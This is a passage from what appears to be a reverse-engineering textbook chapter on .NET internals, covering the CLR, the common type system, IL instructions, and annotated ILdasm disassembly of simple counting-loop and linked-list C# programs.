


Figure 12.1 The original source code and the decompiled version of a simple C# function.

.NET Basics

Unlike native machine code programs, .NET programs require a special environment in which they can be executed. This environment, which is called the *.NET Framework*, acts as a sort of intermediary between .NET programs and the rest of the world. The .NET Framework is basically the software execution environment in which all .NET programs run, and it consists of two primary components: the common language runtime (CLR) and the .NET class library. The CLR is the environment that loads and verifies .NET assemblies and is essentially a virtual machine inside which .NET programs are safely executed. The class library is what .NET programs use in order to communicate with the outside world. It is a class hierarchy that offers all kinds of services such as user-interface services, networking, file I/O, string management, and so on. Figure 12.2 illustrates the connection between the various components that together make up the .NET platform.

A .NET binary module is referred to as an *assembly*. Assemblies contain a combination of IL code and associated *metadata*. Metadata is a special data block that stores data type information describing the various objects used in the assembly, as well as the accurate definition of any object in the program (including local variables, method parameters, and so on). Assemblies are executed by the common language runtime, which loads the metadata into memory and compiles the IL code into native code using a just-in-time compiler.

Managed Code

Managed code is any code that is verified by the CLR in runtime for security, type safety, and memory usage. Managed code consists of the two basic .NET elements: MSIL code and metadata. This combination of MSIL code and metadata is what allows the CLR to actually execute managed code. At any given moment, the CLR is aware of the data types that the program is dealing with. For example, in conventional compiled languages such as C and C++ data structures are accessed by loading a pointer into memory and calculating the specific offset that needs to be accessed. The processor has no idea what this data structure represents and whether the actual address being accessed is valid or not.

While running managed code the CLR is fully aware of almost every data type in the program. The metadata contains information about class definitions, methods and the parameters they receive, and the types of every local variable in each method. This information allows the CLR to validate operations performed by the IL code and verify that they are legal. For example, when an assembly that contains managed code accesses an array item, the CLR can easily check the size of the array and simply raise an exception if the index is out of bounds.




Figure 12.2 Relationship between the common language runtime, IL, and the various .NET programming languages.

.NET Programming Languages

.NET is not tied to any specific language (other than IL), and compilers have been written to support numerous programming languages. The following are the most popular programming languages used in the .NET environment.

C# C Sharp is *the* .NET programming language in the sense that it was designed from the ground up as the “native” .NET language. It has a syntax that is similar to that of C++, but is functionally more similar to Java than to C++. Both C# and Java are object oriented, allowing only a single level of inheritance. Both languages are type safe, meaning that they do not allow any misuse of data types (such as unsafe typecasting, and so on). Additionally, both languages work with a garbage collector and don’t support explicit deletion of objects (in fact, no .NET language supports explicit deletion of object—they are all based on garbage collection).

Managed C++ Managed C++ is an extension to Microsoft’s C/C++ compiler (cl.exe), which can produce a managed IL executable from C++ code.

Visual Basic .NET Microsoft has created a Visual Basic compiler for .NET, which means that they’ve essentially eliminated the old Visual Basic virtual machine (VBVM) component, which was the runtime component in which all Visual Basic programs executed in previous versions of the platform. Visual Basic .NET programs now run using the CLR, which means that essentially at this point Visual Basic executables are identical to C# and Managed C++ executables: They all consist of managed IL code and metadata.

J# J Sharp is simply an implementation of Java for .NET. Microsoft provides a Java-compatible compiler for .NET which produces IL executables instead of Java bytecode. The idea is obviously to allow developers to easily port their Java programs to .NET.

One remarkable thing about .NET and all of these programming languages is their ability to easily interoperate. Because of the presence of metadata that accurately describes an executable, programs can interoperate at the object level regardless of the programming language they are created in. It is possible for one program to seamlessly inherit a class from another program even if one was written in C# and the other in Visual Basic .NET, for instance.

Common Type System (CTS)

The Common Type System (CTS) governs the organization of data types in .NET programs. There are two fundamental data types: values and references. Values are data types that represent *actual data*, while reference types represent

a *reference* to the actual data, much like the conventional notion of pointers. Values are typically allocated on the stack or inside some other object, while with references the actual objects are typically allocated in a heap block, which is freed automatically by the garbage collector (granted, this explanation is somewhat simplistic, but it'll do for now).

The typical use for value data types is for built-in data types such as integers, but developers can also define their own user-defined value types, which are moved around by value. This is generally only recommended for smaller data types, because the data is duplicated when passed to other methods, and so on. Larger data types use reference types, because with reference types only the reference to the object is duplicated—not the actual data.

Finally, unlike values, reference types are *self-describing*, which means that a reference contains information on the exact object type being referenced. This is different from value types, which don't carry any identification information.

One interesting thing about the CTS is the concept of *boxing* and *unboxing*. Boxing is the process of converting a value type data structure into a reference type object. Internally, this is implemented by duplicating the object in question and producing a reference to that duplicated object. The idea is that this boxed object can be used with any method that expects a generic object reference as input. Remember that reference types carry type identification information with them, so by taking an object reference type as input, a method can actually check the object's type in runtime. This is not possible with a value type. Unboxing is simply the reverse process, which converts the object back to a value type. This is needed in case the object is modified while it is in object form—because boxing duplicates the object, any changes made to the boxed object would not reflect on the original value type unless it was explicitly unboxed.

Intermediate Language (IL)

As described earlier, .NET executables are rarely shipped as native executables.¹ Instead, .NET executables are distributed in an intermediate form called Common Intermediate Language (CIL) or Microsoft Intermediate Language (MSIL), but we'll just call it IL for short. .NET programs essentially have two compilation stages: First a program is compiled from its original source code to IL code, and during execution the IL code is recompiled into native code by the just-in-time compiler. The following sections describe some basic low-level .NET concepts such as the evaluation stack and the activation record, and introduce the IL and its most important instructions. Finally, I will present a few IL code samples and analyze them.

¹It is possible to ship a precompiled .NET binary that doesn't contain any IL code, and the primary reason for doing so is security—it is much harder to reverse or decompile such an executable. For more information please see the section later in this chapter on the Remotesoft Protector product.

The Evaluation Stack

The evaluation stack is used for managing state information in .NET programs. It is used by IL code in a way that is similar to how IA-32 instructions use registers—for storing immediate information such as the input and output data for instructions. Probably the most important thing to realize about the evaluation stack is that *it doesn't really exist!* Because IL code is never interpreted in runtime and is always compiled into native code before being executed, the evaluation stack only exists during the JIT process. It has no meaning during runtime.

Unlike the IA-32 stacks you've gotten so used to, the evaluation stack isn't made up of 32-bit entries, or any other fixed-size entries. A single entry in the stack can contain any data type, including whole data structures. Many instructions in the IL instruction set are polymorphic, meaning that they can take different data types and properly deal with a variety of types. This means that arithmetic instructions, for instance, can operate correctly on either floating-point or integer operands. There is no need to explicitly tell instructions which data types to expect—the JIT will perform the necessary data-flow analysis and determine the data types of the operands passed to each instruction.

To properly grasp the philosophy of IL, you must get used to the idea that the CLR is a *stack machine*, meaning that IL instructions use the evaluation stack just like IA-32 assembly language instructions use registers. Practically every instruction either pops a value off of the stack or it pushes some kind of value back onto it—that's how IL instructions access their operands.

Activation Records

Activation records are data elements that represent the state of the currently running function, much like a stack frame in native programs. An activation record contains the parameters passed to the current function along with all the local variables in that function. For each function call a new activation record is allocated and initialized. In most cases, the CLR allocates activation records on the stack, which means that they are essentially the same thing as the stack frames you've worked with in native assembly language code. The IL instruction set includes special instructions that access the current activation record for both function parameters and local variables (see below). Activation records are automatically allocated by the IL instruction `call`.

IL Instructions

Let's go over the most common and interesting IL instructions, just to get an idea of the language and what it looks like. Table 12.1 provides descriptions for some of the most popular instructions in the IL instruction set. Note that the instruction set contains over 200 instructions and that this is nowhere near a

complete reference. If you're looking for detailed information on the individual instructions please refer to the Common Language Infrastructure (CLI) specifications document, partition III [ECMA].

Table 12.1 A summary of the most common IL instructions.

INSTRUCTION NAME	DESCRIPTION
ldloc—Load local variable onto the stack stloc—Pop value from stack to local variable	Load and store local variables to and from the evaluation stack. Since no other instructions deal with local variables directly, these instructions are needed for transferring values between the stack and local variables. <code>ldloc</code> loads a local variable onto the stack, while <code>stloc</code> pops the value currently at the top of the stack and loads it into the specified variable. These instructions take a local variable index that indicates which local variable should be accessed.
ldarg—Load argument onto the stack starg—Store a value in an argument slot	Load and store arguments to and from the evaluation stack. These instructions provide access to the argument region in the current activation record. Notice that <code>starg</code> allows a method to write back into an argument slot, which is a somewhat unusual operation. Both instructions take an index to the argument requested.
ldfld—Load field of an object stfld—Store into a field of an object	Field access instructions. These instructions access data fields (members) in classes and load or store values from them. <code>ldfld</code> reads a value from the object currently referenced at the top of the stack. The output value is of course pushed to the top of the stack. <code>stfld</code> writes the value from the second position on the stack into a field in the object referenced at the top of the stack.
ldc—Load numeric constant	Load a constant into the evaluation stack. This is how constants are used in IL— <code>ldc</code> loads the constant into the stack where it can be accessed by any instruction.
call—Call a method ret—Return from a method	These instructions call and return from a method. <code>call</code> takes arguments from the evaluation stack, passes them to the called routine and calls the specified routine. The return value is placed at the top of the stack when the method completes and <code>ret</code> returns to the caller, while leaving the return value in the evaluation stack.

(continued)

Table 12.1 (continued)

INSTRUCTION NAME	DESCRIPTION
<code>br</code> – Unconditional branch	Unconditionally branch into the specified instruction. This instruction uses the short format <code>br.s</code> , where the jump offset is 1 byte long. Otherwise, the jump offset is 4 bytes long.
<code>box</code> —Convert value type to object reference <code>unbox</code> —Convert boxed value type to its raw form	These two instructions convert a value type to an object reference that contains type identification information. Essentially <code>box</code> constructs an object of the specified type that contains a copy of the value type that was passed through the evaluation stack. <code>unbox</code> destroys the object and copies its contents back to a value type.
<code>add</code> —Add numeric values <code>sub</code> —Subtract numeric values <code>mul</code> —Multiply values <code>div</code> —Divide values	Basic arithmetic instructions for adding, subtracting, multiplying, and dividing numbers. These instructions use the first two values in the evaluation stack as operands and can transparently deal with <i>any</i> supported numeric type, integer or floating point. All of these instructions pop their arguments from the stack and then push the result in.
<code>beq</code> —Branch on equal <code>bne</code> —Branch on not equal <code>bge</code> —Branch on greater/equal <code>bgt</code> —Branch on greater <code>ble</code> —Branch on less/equal <code>blt</code> —Branch on less than	Conditional branch instructions. Unlike IA-32 instructions, which require one instruction for the comparison and another for the conditional branch, these instructions perform the comparison operation on the two top items on the stack and branch based on the result of the comparison and the specific conditional code specified.
<code>switch</code> —Table switch on value	Table switch instruction. Takes an <code>int32</code> describing how many case blocks are present, followed by a list of relative addresses pointing to the various case blocks. The first address points to case 0, the second to case 1, etc. The value that the case block values are compared against is popped from the top of the stack.

Table 12.1 (continued)

INSTRUCTION NAME	DESCRIPTION
<code>newarr</code> —Create a zero-based, one-dimensional array. <code>newobj</code> —Create a new object	Memory allocation instruction. <code>newarr</code> allocates a one-dimensional array of the specified type and pushes the resulting reference (essentially a pointer) into the evaluation stack. <code>newobj</code> allocates an instance of the specified object type and calls the object's constructor. This instruction can receive a variable number of parameters that get passed to the constructor routine. It should be noted that neither of these instructions has a matching "free" instruction. That's because of the garbage collector, which tracks the object references generated by these instructions and frees the objects once the relevant references are no longer in use.

IL Code Samples

Let's take a look at a few trivial IL code sequences, just to get a feel for the language. Keep in mind that there is rarely a need to examine raw, nonobfuscated IL code in this manner—a decompiler would provide a much more pleasing output. I'm doing this for educational purposes only. The only situation in which you'll need to read raw IL code is when a program is obfuscated and cannot be properly decompiled.

Counting Items

The routine below was produced by ILdasm, which is the IL Disassembler included in the .NET Framework SDK. The original routine was written in C#, though it hardly matters. Other .NET programming languages would usually produce identical or very similar code. Let's start with Listing 12.1.

```
.method public hidebysig static void Main() cil managed
{
    .entrypoint
    .maxstack 2
    .locals init (int32 V_0)
    IL_0000: ldc.i4.1
```

Listing 12.1 A sample IL program generated from a .NET executable by the ILdasm disassembler program. (continued)

```

IL_0001:  stloc.0
IL_0002:  br.s      IL_000e

IL_0004:  ldloc.0
IL_0005:  call      void [mscorlib]System.Console::WriteLine(int32)
IL_000a:  ldloc.0
IL_000b:  ldc.i4.1
IL_000c:  add
IL_000d:  stloc.0
IL_000e:  ldloc.0
IL_000f:  ldc.i4.s  10
IL_0011:  ble.s     IL_0004

IL_0013:  ret
} // end of method App::Main

```

Listing 12.1 (continued)

Listing 12.1 starts with a few basic definitions regarding the method listed. The method is specified as `.entrypoint`, which means that it is the first code executed when the program is launched. The `.maxstack` statement specifies the maximum number of items that this routine loads into the evaluation stack. Note that the specific item size is not important here—don’t assume 32 bits or anything of the sort; it is the number of individual *items*, regardless of their size. The following line defines the method’s local variables. This function only has a single `int32` local variable, named `V_0`. Variable names are one thing that is usually eliminated by the compiler (depending on the specific compiler).

The routine starts with the `ldc` instruction, which loads the constant 1 onto the evaluation stack. The next instruction, `stloc.0`, pops the value from the top of the stack into local variable number 0 (called `V_0`), which is the first (and only) local variable in the program. So, we’ve effectively just loaded the value 1 into our local variable `V_0`. Notice how this sequence is even longer than it would have been in native IA-32 code; we need two instructions to load a constant into local variable. The CLR is a stack machine—everything goes through the evaluation stack.

The procedure proceeds to jump unconditionally to address `IL_000e`. The target instruction is specified using a relative address from the end of the current one. The specific branch instruction used here is `br.s`, which is the short version, meaning that the relative address is specified using a single byte. If the distance between the current instruction and the target instruction was larger than 255 bytes, the compiler would have used the regular `br` instruction, which uses an `int32` to specify the relative jump address. This short form is employed to make the code as compact as possible.

The code at IL_000e starts out by loading two values onto the evaluation stack: the value of local variable 0, which was just initialized earlier to 1, and the constant 10. Then these two values are compared using the `ble.s` instruction. This is a “branch if lower or equal” instruction that does both the comparing and the actual jumping, unlike IA-32 code, which requires two instructions, one for comparison and another for the actual branching. The CLR compares the second value on the stack with the one currently at the top, so that “lower or equal” means that the branch will be taken if the value at local variable ‘0’ is lower than or equal to 10. Since you happen to know that the local variable has just been loaded with the value 1, you know for certain that this branch is going to be taken—at least on the first time this code is executed. Finally, it is important to remember that in order for `ble.s` to evaluate the arguments passed to it, they must be popped out of the stack. This is true for pretty much every instruction in IL that takes arguments through the evaluation stack—those arguments are no longer going to be in the stack when the instruction completes.

Assuming that the branch is taken, execution proceeds at IL_0004, where the routine calls `WriteLine`, which is a part of the .NET class library. `WriteLine` displays a line of text in the console window of console-mode applications. The function is receiving a single parameter, which is the value of our local variable. As you would expect, the parameter is passed using the evaluation stack. One thing that’s worth mentioning is that the code is passing an integer to this function, which prints text. If you look at the line from where this call is made, you will see the following: `void [mscorlib]System.Console.WriteLine(int32)`. This is the prototype of the specific function being called. Notice that the parameter it takes is an `int32`, not a string as you would expect. Like many other functions in the class library, `WriteLine` is overloaded and has quite a few different versions that can take strings, integers, floats, and so on. In this particular case, the version being called is the `int32` version—just as in C++, the automated selection of the correct overloaded version was done by the compiler.

After calling `WriteLine`, the routine again loads two values onto the stack: the local variable and the constant 1. This is followed by an invocation of the `add` instruction, which adds two values from the evaluation stack and writes the result back into it. So, the code is adding 1 to the local variable and saving the result back into it (in line IL_000d). This brings you back to IL_000e, which is where you left off before when you started looking at this loop.

Clearly, this is a very simple routine. All it does is loop between IL_0004 and IL_0011 and print the current value of the counter. It will stop once the counter value is greater than 10 (remember the conditional branch from lines IL_000e through IL_0011). Not very challenging, but it certainly demonstrates a little bit about how IL works.

A Linked List Sample

Before proceeding to examine obfuscated IL code, let us proceed to another, slightly more complicated sample. This one (like pretty much every .NET program you'll ever meet) actually uses a few objects, so it's a more relevant example of what a real program might look like. Let's start by disassembling this program's Main entry point, printed in Listing 12.2.

```
.method public hidebysig static void Main() cil managed
{
    .entrypoint
    .maxstack 2
    .locals init (class LinkedList V_0,
        int32 V_1,
        class StringItem V_2)
    IL_0000: newobj      instance void LinkedList::.ctor()
    IL_0005: stloc.0
    IL_0006: ldc.i4.1
    IL_0007: stloc.1
    IL_0008: br.s        IL_002b

    IL_000a: ldstr        "item"
    IL_000f: ldloc.1
    IL_0010: box          [mscorlib]System.Int32
    IL_0015: call        string [mscorlib]System.String::Concat(
                                                object, object)
    IL_001a: newobj      instance void StringItem::.ctor(string)
    IL_001f: stloc.2
    IL_0020: ldloc.0
    IL_0021: ldloc.2
    IL_0022: callvirt     instance void LinkedList::AddItem(class ListItem)
    IL_0027: ldloc.1
    IL_0028: ldc.i4.1
    IL_0029: add
    IL_002a: stloc.1
    IL_002b: ldloc.1
    IL_002c: ldc.i4.s     10
    IL_002e: ble.s      IL_000a

    IL_0030: ldloc.0
    IL_0031: callvirt     instance void LinkedList::Dump()
    IL_0036: ret
} // end of method App::Main
```

Listing 12.2 A simple program that instantiates and fills a linked list object.

As expected, this routine also starts with a definition of local variables. Here there are three local variables, one integer, and two object types, `LinkedList` and `StringItem`. The first thing this method does is it instantiates an object of type `LinkedList`, and calls its constructor through the `newobj` instruction (notice that the method name `.ctor` is a reserved name for constructors). It then loads the reference to this newly created object into the first local variable, `V_0`, which is of course defined as a `LinkedList` object. This is an excellent example of managed code functionality. Because the local variable's data type is explicitly defined, and because the runtime is aware of the data type of every element on the stack, the runtime can verify that the variable is being assigned a compatible data type. If there is an incompatibility the runtime will throw an exception.

The next code sequence at line `IL_0006` loads 1 into `V_1` (which is an integer) through the evaluation stack and proceeds to jump to `IL_002b`. At this point the method loads two values onto the stack, 10 and the value of `V_1`, and jumps back to `IL_000a`. This sequence is very similar to the one in Listing 12.1, and is simply a posttested loop. Apparently `V_1` is the counter, and it can go up to 10. Once it is above 10 the loop terminates.

The sequence at `IL_000a` is the beginning of the loop's body. Here the method loads the string `"item"` into the stack, and then the value of `V_1`. The value of `V_1` is then boxed, which means that the runtime constructs an object that contains a copy of `V_1` and pushes a reference to that object into the stack. An object has the advantage of having accurate type identification information associated with it, so that the method that receives it can easily determine precisely which type it is. This identification can be performed using the `IL` instruction `isinst`.

After boxing `V_1`, you wind up with two values on the stack: the string `item` and a reference to the boxed copy of `V_1`. These two values are then passed to class library method `string [mscorlib]System.String::Concat(object, object)`, which takes two items and constructs a single string out of them. If both objects are strings, the method will simply concatenate the two. Otherwise the function will convert both objects to strings (assuming that they're both nonstrings) and then perform the concatenation. In this particular case, there is one string and one `Int32`, so the function will convert the `Int32` to a string and then proceed to concatenate the two strings. The resulting string (which is placed at the top of the stack when `Concat` returns) should look something like `"itemX"`, where `X` is the value of `V_1`.

After constructing the string, the method allocates an instance of the object `StringItem`, and calls its constructor (this is all done by the `newobj` instruction). If you look at the prototype for the `StringItem` constructor (which is displayed right in that same line), you can see that it takes a single parameter of type `string`. Because the return value from `Concat` was placed at the top

of the evaluation stack, there is no need for any effort here—the string is already on the stack, and it is going to be passed on to the constructor. Once the constructor returns `newobj` places a reference to the newly constructed object at the top of the stack, and the next line pops that reference from the stack into `V_2`, which was originally defined as a `StringItem`.

The next sequence loads the values of `V_0` and `V_2` into the stack and calls `LinkedList::AddItem(class ListItem)`. The use of the `callvirt` instruction indicates that this is a virtual method, which means that the specific method will be determined in runtime, depending on the specific type of the object on which the method is invoked. The first parameter being passed to this function is `V_2`, which is the `StringItem` variable. This is the object instance for the method that's about to be called. The second parameter, `V_0`, is the `ListItem` parameter the method takes as input. Passing an object instance as the first parameter when calling a class member is a standard practice in object-oriented languages. If you're wondering about the implementation of the `AddItem` member, I'll discuss that later, but first, let's finish investigating the current method.

The sequence at `IL_0027` is one that you've seen before: It essentially increments `V_1` by one and stores the result back into `V_1`. After that you reach the end of the loop, which you've already analyzed. Once the conditional jump is not taken (once `V_1` is greater than 10), the code calls `LinkedList::Dump()` on our `LinkedList` object from `V_0`.

Let's summarize what you've seen so far in the program's entry point, before I start analyzing the individual objects and methods. You have a program that instantiates a `LinkedList` object, and loops 10 times through a sequence that constructs the string "ItemX", where X is the current value of our iterator. This string then is passed to the constructor of a `StringItem` object. That `StringItem` object is passed to the `LinkedList` object using the `AddItem` member. This is clearly the process of constructing a linked list item that contains your string and then adding that item to the main linked list object. Once the loop is completed the `Dump` method in the `LinkedList` object is called, which, you can only assume, dumps the entire linked list in some way.

The ListItem Class

At this point you can take a quick look at the other objects that are defined in this program and examine their implementations. Let's start with the `List Item` class, whose entire definition is given in Listing 12.3.


```

.class private auto ansi beforefieldinit ListItem
    extends [mscorlib]System.Object
{
    .field public class ListItem Prev
    .field public class ListItem Next
    .method public hidebysig newslot virtual
        instance void Dump() cil managed
    {
        .maxstack 0
        IL_0000: ret
    } // end of method ListItem::Dump

    .method public hidebysig specialname rtspecialname
        instance void .ctor() cil managed
    {
        .maxstack 1
        IL_0000: ldarg.0
        IL_0001: call        instance void [mscorlib]System.Object::.ctor()
        IL_0006: ret
    } // end of method ListItem::.ctor
} // end of class ListItem

```

Listing 12.3 Declaration of the ListItem class.

There's not a whole lot to the ListItem class. It has two fields, Prev and Next, which are both defined as ListItem references. This is obviously a classic linked-list structure. Other than the two data fields, the class doesn't really have much code. You have the Dump virtual method, which contains an empty implementation, and you have the standard constructor, .ctor, which is automatically created by the compiler.

The LinkedList Class

We now proceed to the declaration of LinkedList in Listing 12.4, which is apparently the root object from where the linked list is managed.

```

.class private auto ansi beforefieldinit LinkedList
    extends [mscorlib]System.Object
{
    .field private class ListItem ListHead
    .method public hidebysig instance void
        AddItem(class ListItem NewItem) cil managed
    {
        .maxstack 2
        IL_0000: ldarg.1
    }
}

```

Listing 12.4 Declaration of LinkedList object. (continued)

```

IL_0001:  ldarg.0
IL_0002:  ldfld      class ListItem LinkedList::ListHead
IL_0007:  stfld      class ListItem ListItem::Next
IL_000c:  ldarg.0
IL_000d:  ldfld      class ListItem LinkedList::ListHead
IL_0012:  brfalse.s  IL_0020

IL_0014:  ldarg.0
IL_0015:  ldfld      class ListItem LinkedList::ListHead
IL_001a:  ldarg.1
IL_001b:  stfld      class ListItem ListItem::Prev
IL_0020:  ldarg.0
IL_0021:  ldarg.1
IL_0022:  stfld      class ListItem LinkedList::ListHead
IL_0027:  ret
} // end of method LinkedList::AddItem

.method public hidebysig instance void
    Dump() cil managed
{
    .maxstack 1
    .locals init (class ListItem V_0)
    IL_0000:  ldarg.0
    IL_0001:  ldfld      class ListItem LinkedList::ListHead
    IL_0006:  stloc.0
    IL_0007:  br.s       IL_0016

    IL_0009:  ldloc.0
    IL_000a:  callvirt   instance void ListItem::Dump()
    IL_000f:  ldloc.0
    IL_0010:  ldfld      class ListItem ListItem::Next
    IL_0015:  stloc.0
    IL_0016:  ldloc.0
    IL_0017:  brtrue.s   IL_0009

    IL_0019:  ret
} // end of method LinkedList::Dump

.method public hidebysig specialname rtspecialname
    instance void .ctor() cil managed
{
    .maxstack 1
    IL_0000:  ldarg.0
    IL_0001:  call       instance void [mscorlib]System.Object::.ctor()
    IL_0006:  ret
} // end of method LinkedList::.ctor

} // end of class LinkedList

```

Listing 12.4 (continued)

The `LinkedList` object contains a `ListHead` member of type `ListItem` (from Listing 12.3), and two methods (not counting the constructor): `AddItem` and `Dump`. Let's begin with `AddItem`. This method starts with an interesting sequence where the `NewItem` parameter is pushed into the stack, followed by the first parameter, which is the `this` reference for the `LinkedList` object. The next line uses the `ldfld` instruction to read from a field in the `LinkedList` data structure (the specific instance being read is the one whose reference is currently at the top of the stack—the `this` object). The field being accessed is `ListHead`; its contents are placed at the top of the stack (as usual, the `LinkedList` object reference is popped out once the instruction is done with it).

You proceed to `IL_0007`, where `stfld` is invoked to write into a field in the `ListItem` instance whose reference is currently the second item in the stack (the `NewItem` pushed at `IL_0000`). The field being accessed is the `Next` field, and the value being written is the one currently at the top of the stack, the value that was just read from `ListHead`. You proceed to `IL_000c`, where the `ListHead` member is again loaded into the stack, and is tested for a valid value. This is done using the `brfalse` instruction, which branches to the specified address if the value currently at the top of the stack is null or false.

Assuming the branch is not taken, execution flows into `IL_0014`, where `stfld` is invoked again, this time to initialize the `Prev` member of the `ListHead` item to the value of the `NewItem` parameter. Clearly the idea here is to push the item that's currently at the head of the list and to make `NewItem` the new head of the list. This is why the current list head's `Prev` field is set to point to the item currently being added. These are all classic linked list sequences. The final operation performed by this method is to initialize the `ListHead` field with the value of the `NewItem` parameter. This is done at `IL_0020`, which is the position to which the `brfalse` from earlier jumps to when `ListHead` is null. Again, a classic linked list item-adding sequence. The new items are simply placed at the head of the list, and the `Prev` and `Next` fields of the current head of the list and the item being added are updated to reflect the new order of the items.

The next method you will look at is `Dump`, which is listed right below the `AddItem` method in Listing 12.4. The method starts out by loading the current value of `ListHead` into the `V_0` local variable, which is, of course, defined as a `ListItem`. There is then an unconditional branch to `IL_0016` (you've seen these more than once before; they almost always indicate the head of a posttested loop construct). The code at `IL_0016` uses the `brtrue` instruction to check that `V_0` is non-null, and jumps to the beginning of the loop as long as that's the case.

The loop's body is quite simple. It calls the `Dump` virtual method for each `ListItem` (this method is discussed later), and then loads the `Next` field from

the current `V_0` back into `V_0`. You can only assume that this sequence originated in something like `CurrentItem = CurrentItem.Next` in the original source code. Basically, what you're doing here is going over the entire list and "dumping" each item in it. You don't really know what dumping actually means in this context yet. Because the `Dump` method in `ListItem` is declared as a virtual method, the actual method that is executed here is unknown—it depends on the specific object type.

The StringItem Class

Let's conclude this example by taking a quick look at Listing 12.5, at the declaration of the `StringItem` class, which inherits from the `ListItem` class.

```
.class private auto ansi beforefieldinit StringItem
    extends ListItem
{
    .field private string ItemData
    .method public hidebysig specialname rtspecialname
        instance void .ctor(string InitializeString) cil managed
    {
        .maxstack 2
        IL_0000: ldarg.0
        IL_0001: call        instance void ListItem::.ctor()
        IL_0006: ldarg.0
        IL_0007: ldarg.1
        IL_0008: stfld        string StringItem::ItemData
        IL_000d: ret
    } // end of method StringItem::.ctor

    .method public hidebysig virtual instance void
        Dump() cil managed
    {
        .maxstack 1
        IL_0000: ldarg.0
        IL_0001: ldfld        string StringItem::ItemData
        IL_0006: call        void [mscorlib]System.Console::Write(string)
        IL_000b: ret
    } // end of method StringItem::Dump
} // end of class StringItem
```

Listing 12.5 Declaration of the `StringItem` class.

The `StringItem` class is an extension of the `ListItem` class and contains a single field: `ItemData`, which is a string data type. The constructor for this class takes a single string parameter and stores it in the `ItemData` field. The `Dump` method simply displays the contents of `ItemData` by calling `System.Console::Write`. You could theoretically have multiple classes

that inherit from `ListItem`, each with its own `Dump` method that is specifically designed to dump the data for that particular type of item.

Decompilers

